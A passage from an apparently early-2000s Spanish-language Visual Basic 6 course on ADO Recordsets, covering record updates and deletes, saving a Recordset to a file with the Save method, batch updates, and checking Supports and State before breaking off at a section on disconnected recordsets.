
Se observa en el listview de la parte baja como se ha insertado un nuevo registro, para ello se ha llamado otra vez a la función para que se rellene. Ahora tendríamos la clave 44, es decir, si vuelvo a ejecutar la consulta, de nuevo volveremos a insertar el registro y ocurrirá lo esperado:

Nota: como se observa, en la consulta SQL sólo selecciona el

top 1, para que quiero más, ¿no?.

b) Modificar un registro


En el caso de querer modificar un registro la única precaución que debemos de tener es comprobar que el registro exista, si existe con las condiciones impuestas en nuestra consulta SQL, utilizamos el método Update que tiene la misma sintaxis que el método AddNew. Veamos lo que sucede en el programa:



Como se observa el registro 44 ha cambiado de Datos 'Terelu' a 'Pepelu'.

c) Borrar un registro

Para borrar un registro haremos lo mismo que en el aparatado b, comprobando si existe este registro, si existe lo borramos. Si pulsamos al botón borrar sucederá lo siguiente:



Esta sería la forma más sencilla de realizar los cambios, más adelante se mostrarán otras posibilidades de controlar lo que le está pasando al Recordset con eventos y las propiedades Status y State.

Volver al menú del curso

Total de visitas:

205540

Como guardar un RecordSet


Título: Como guardar un RecordSet
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra el uso del método Save del RecordSet para guardar temporalmente los datos de un RecordSet.
Fecha: [10/03/02]

Introducción

Una de las cosas que más me ha gustado de ADO 2.5 es la posibilidad de guardar un recordset y poder trabajar con él sin la conexión. Para realizar esto, ADO permite guardar una consulta de un recordset con el método Save. El método Save tiene dos opciones: adPersistXML y adPersistADTG. En este ejemplo vamos a utilizar el método recomendado por David Sceppa en su libro Programación Avanzada con ADO en la cual recomienda el empleo del segundo tipo de opción al no encontrarse ninguna eficiencia con el adPersistXML. El ejemplo que se va a desarrollar en este ejemplo es el de utilizar el método Save para guardar el contenido de un recordset, para posteriormente desconectados de su objeto Connection actualizar, borrar y añadir registros y finalmente hacer un volcado de esto a la base de datos abriendo la conexión. ¿Para qué es útil esto?, pues como imaginarás para un montón de casos: un cliente que se va a Japón y que quiere actualizar nuestra base de datos con diferentes productos, sin gastar ni un duro en llamadas por teléfono, o también para poder ir guardando las modificaciones en un formulario completo para esperar a que el usuario pulse guardar al final de varios cambios y estar tranquilos de si se 'cierra inesperadamente su ordenador'.

Desarrollo

En el ejemplo que se propone para ver como guardar un Recordset, se ha utilizado el siguiente formulario:



Hemos vuelto a utilizar la misma función que en casos anteriores para volver a volcar los datos del recordset en el ListView, eso es lo bueno de programar con procedimientos. Más adelante se realizará la superclase para poderla utilizar en estos casos, pero eso será motivo de otro artículo. Centrándonos en nuestro objetivo, hemos puesto tres botones para realizar las tres acciones comunes en el recordset, y más abajo otro botón que nos va a servir para volvernos a conectar y actualizar todos los campos. En la parte más inferior se muestra un segundo ListView en el que vamos a mostrar los

cambios. Veamos secuencialmente lo que sucede a nuestro programa:
En primer lugar se ejecuta el Form_Load en el que tenemos el siguiente código:

```
Dim cn As ADODB.Connection
Dim consulta As String
Private Sub Form_Load()
Dim rsGeneral As ADODB.Recordset
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=C:\toni.mdb;"
cn.Open , "", ""
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM Tabla"
'Rellenamos el listview para ver su contenido:
If RellenarListView(Me.lvwIncial, consulta) = False Then
   MsgBox "No se ha podido leer los datos de la base de datos"
End If
'Guardamos el contenido de esta consulta en un fichero:
Set rsGeneral = New ADODB.Recordset
rsGeneral.CursorLocation = adUseClient
rsGeneral.Open consulta, cn, adOpenStatic, adLockBatchOptimistic, adCmdText
If Dir(App.Path & "\prueba.sql") <> "" Then Kill App.Path & "\prueba.sql"
rsGeneral.Save App.Path & "\prueba.sql", adPersistADTG
rsGeneral.Close
Set rsGeneral = Nothing
End Sub
```

Hemos declarado dos variables generales al formulario, la conexión y la consulta sql. Lo primero que hacemos en el evento es iniciar la conexión y un recordset que es local a este evento. Se rellena el formulario mediante la función ya conocida (que se muestra a continuación) y lo más importante, se

guarda el contenido de este recordset. Hay que tener en cuenta varios aspectos: i) el cerrojo del recordset es adLockBatchOptimistic, aunque como es obvio, en este caso da igual ya que no se hace nada con el recordset, pero en el caso de que este se vaya a volver a utilizar hay que abrirlo de esta manera, ii) hay que comprobar que exista el fichero en el que vamos a guardar el recordset y borrarlo si existe, para ello hemos utilizado Dir, que da un nulo si no existe y Kill para eliminar el fichero y iii) el tipo de cursor debe ser estático. El nombre del fichero, puede ser el que nosotros queramos, yo lo he llamado prueba.sql. Finalmente se ha cerrado el recordset. El método RellenarListView es el siguiente:

```
Private Function RellenarListView(ByRef lst As ListView, ByVal
sql As String) As Boolean
Dim contador As Integer
Dim columna As ColumnHeader
Dim rs As ADODB.Recordset
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
rs.Open sql, cn, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rs.Fields.Count - 1
   Set columna = lst.ColumnHeaders.Add(, ,
rs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rs.Fields.Count = 0 Then
   RellenarListView = False
Else
```

```
    Do Until rs.EOF
        Set li = lst.ListItems.Add(, , rs.Fields(0).Value)
        For contador = 1 To rs.Fields.Count - 1
            li.ListSubItems.Add , , rs.Fields(contador).Value
        Next contador
        rs.MoveNext
    Loop
End If
rs.Close
Set rs = Nothing
RellenarListView = True
End Function
```

Ahora veamos que se hace cuando se pulsa a los botones de actualizar, borrar y añadir. Estos tres botones son un array de botones que tienen el siguiente código:

```
Private Sub cmdOpcion_Click(Index As Integer)
Dim rsGeneral As ADODB.Recordset
Dim valores As Variant
Dim campos As Variant
Set rsGeneral = New ADODB.Recordset
rsGeneral.CursorLocation = adUseClient
rsGeneral.Open App.Path & "\prueba.sql", , adOpenStatic,
adLockBatchOptimistic, adCmdText
Select Case Index
    Case 0
        'Añadimos un registro al recordset
        valores = Array(46, "Toni", "CCEF")
        campos = Array("ID", "Datos", "Clave")
        rsGeneral.AddNew campos, valores
    Case 1
        'Modificamos un registro
        rsGeneral.Find "ID=46"
        valores = Array("He cambiado de nombre")
        campos = Array("Datos")
        rsGeneral.Update campos, valores
```

```
    Case 2
    'Modificamos el registro
        rsGeneral.Find "ID=23"
        rsGeneral.Delete

End Select
rsGeneral.Save App.Path & "\prueba.sql", adPersistADTG
rsGeneral.Close
Set rsGeneral = Nothing
End Sub
```


Se declara un recordset local a este evento y dos vectores para los datos y los campos que vamos a pasarle al recordset. El recordset se abre en el cliente y se pasa como consulta el fichero que hemos generado anteriormente. Como se observar al abrirlo no hay que pasar ninguna conexión y nuevamente se abre estático y para procesar por lotes optimistamente. Si se pulsan por orden los tres botones (se puede hacer de cualquier forma pero para mayor claridad lo haremos por orden) se añadirá el registro Toni, con clave CCEF y con ID 46, luego se actualizará a 'He cambiado de nombre' y finalmente se borrará el registro con ID 23. Para borrar el registro, he utilizado el método Find al que le paso el criterio de que busque en el recordset el registro que tenga el ID = 43, de esta forma lo que hacemos es señalar a este registro y al emplear el método Delete borrarlo. Una vez que realizamos las tres acciones se vuelve a guardar el contenido del recordset en fichero. Finalmente se cierra la consulta.

Para actualizar el recordset se pulsa al botón Procesar los cambios ejecutándose el siguiente código:

```
Private Sub cmdProcesar_Click()
Dim rsGeneral As ADODB.Recordset
Set rsGeneral = New ADODB.Recordset
rsGeneral.CursorLocation = adUseClient
```

```
rsGeneral.Open App.Path & "\prueba.sql", , adOpenStatic,
adLockBatchOptimistic, adCmdText
Set rsGeneral.ActiveConnection = cn
rsGeneral.UpdateBatch
rsGeneral.Close
Set rsGeneral = Nothing
RellenarListView Me.lvwCambios, consulta
End Sub
```

Veamos que sucede: en primer lugar se inicializa el recordset y se abre sin conexión, en forma estática y con cerrojo de proceso por lotes. Nos conectamos a la base de datos con la conexión inicial y se realiza la actualización por lotes. Finalmente se muestran los cambios en el segundo listview. El resultado será el siguiente:



Hay algunos aspectos importantes que quizás hayas notado en este código, en primer lugar que mientras que al abrir el fichero en el Form_Load se ha preguntado si existe en los demás casos no se ha hecho. Esto sucede ya que cuando se crea el primer fichero estamos colgados a una conexión mientras que en los demás casos abrimos sin conexión es decir como si se tratase de un fichero de texto. Cada vez que abrimos y cerramos el recordset actualizando, borrando o añadiendo, está sucediendo lo mismo que cuando se hace un append de un fichero. La explicación que da David Sceppa es que cuando se llama al

método Save, ADO examina el contenido del Recordset y almacena la mayor parte de esos datos en un archivo. Posteriormente se puede hacer que ADO convierta dichos datos en un objeto Recordset, sin obtenerse la copia exacta del objeto Recordset original. Si por ejemplo se hace un filtro con Filter del Recordset, sólo se almacenarán dichos registros. Es importante tener en cuenta que si se almacena el recordset, se vuelve a abrir posteriormente y se intenta volver a enviar un cambio pendiente, ADO actuará como si este fuera el primer intento de actualización y utilizará de nuevo los valores de las propiedades OriginalValue del objeto Field en la cláusula WHERE de la consulta de acción. Otro hecho importante es que no puede llamar al método Requery en un recordset que se acaba de recuperar.

Volver al menú del curso

Total de visitas:
205540

Información sobre nuestro recordset

Título: Información sobre nuestro RecordSet
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra el uso del método Supports para saber si nuestro RecordSet permite realizar ciertas acciones, la propiedad State para conecer el estado de nuestro RecordSet y como saber si hemos destruido el RecordSet.
Fecha: [13/03/02]

Introducción

En este artículo se muestran algunas de las preguntas que podemos hacerle a un recordset para saber sobre él.

Desarrollo

Borrar, actualizar y guardar

Las preguntas fundamentales que podemos hacer a nuestro recordset es por ejemplo si permite realizar ciertas capacidades, por ejemplo guardar un registro nuevo, actualizar, borrar,... Veamos el siguiente fragmento de código:

```
Dim cn As ADODB.Connection
Dim rs As ADODB.Recordset
Dim consulta As String
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open , "", ""
Set rs = New ADODB.Recordset
```

```
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM
Tabla"
rs.Open consulta, cn, adOpenStatic, adLockReadOnly,
adCmdText
If rs.Supports(adAddNew) Then     ' ......
Else
   MsgBox "El recordset no permite guardar los cambios"
End If
```

Lo que hemos hecho es abrir una consulta de sólo lectura, y sin embargo queremos guardar un nuevo registro. Claro, en este ejemplo está a la vista de todos que no es actualizable pero en un proyecto grande puede no ser tan obvio. También puede ser que la base de datos no permita ciertas acciones, con ODBC se puede trabajar con multitud de fuentes de datos. Si antes de hacer una grabación de un nuevo registro, preguntamos mediante el método Supports si es posible añadir un registro nuevo, tendremos la garantía de que todo esta OK. Los parámetros para borrar serían **adDelete** y para actualizar **adUpdate** y **adUpdateBatch**.

Movilidad del cursor

Imaginemos ahora que hemos abierto un puntero de avance de chorro (Jet), si cambiamos el código en rojo del fragmento de código anterior por este otro:

```
rs.Open consulta, cn, adOpenForwardOnly, adLockReadOnly,
adCmdText
If rs.Supports(adMovePrevious) Then
```

Nos informará de que sólo podemos ir adelante, es decir que la sentencia If no se cumplirá. Además de para esta utilidad

Microsoft dice que esta opción permite detectar si el recordset permite los métodos MoveFirst, MovePrevious, Move o getrows. En futuros artículos se verá como utilizarlos al paginar un recordset y para actualizar el recordset.

Estado del recordset

Entre otras opciones podemos saber si nuestro recordset se encuentra abierto o cerrado mediante la propiedad de sólo lectura State. Veamos un ejemplo en el que vamos a actualizar un recordset que no sabemos si se encuentra abierto o cerrado:

```
Dim cn As ADODB.Connection
Dim rs As ADODB.Recordset
Dim consulta As String
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open , "", ""
Set rs = New ADODB.Recordset
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM
Tabla"
rs.Open consulta, cn, adOpenStatic, adLockOptimistic,
adCmdText
If rs.State = adStateOpen Then     ' actualizamos nuestro
recordset
Else
   MsgBox "El recorset está cerrado"
End If
```

Si queremos preguntar si está cerrado tendremos que preguntar:

```
If rs.State = adStateClosed Then
```

Si el recordset ha sido destruido

Esta es la más fácil de todas. Si hemos destruido el objeto recordset utilizando 'Set rs=Nothing' la variable rs pasa a estar vacía, por tanto si preguntamos si es 'nada' entonces sabremos si lo hemos destruido. Veamos el siguiente código:

```
Dim cn As ADODB.Connection
Dim rs As ADODB.Recordset
Dim consulta As String
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open , "", ""
Set rs = New ADODB.Recordset
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM
Tabla"
rs.Open consulta, cn, adOpenStatic, adLockOptimistic,
adCmdText
rs.Close
Set rs = Nothing
If rs Is Nothing Then
   MsgBox "El recordset ha sido destruido"
End If
```

Conclusiones

- Mediante el método Supports podemos saber si nuestro recordset permite guardar, borrar, ir hacia delante, ... para poder realizar ciertas acciones sin riesgos.

- Mediante la propiedad State podremos conocer si el recordset está cerrado o no

- Mediante Is Nothing podemos saber si hemos destruido el recordset.

Volver al menú del curso

Total de visitas:

RecordSets desconectados

Título: RecodSets desconectados
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como utilizar el proceso de actualización por lotes y los recordsets desconectados.
Fecha: [19-03-02]

Introducción

Hay casos en los que puede interesar utilizar la conexión únicamente cuando es imprescindible, en este artículo se muestra como se puede desconectar un recordset de su conexión, cerrar ésta y realizar cambios desconectados.

Desarrollo

En primer lugar conviene comentar como se desconectaría un recordset de su conexión. El recordset se desconectaría mediante la siguiente sentencia:

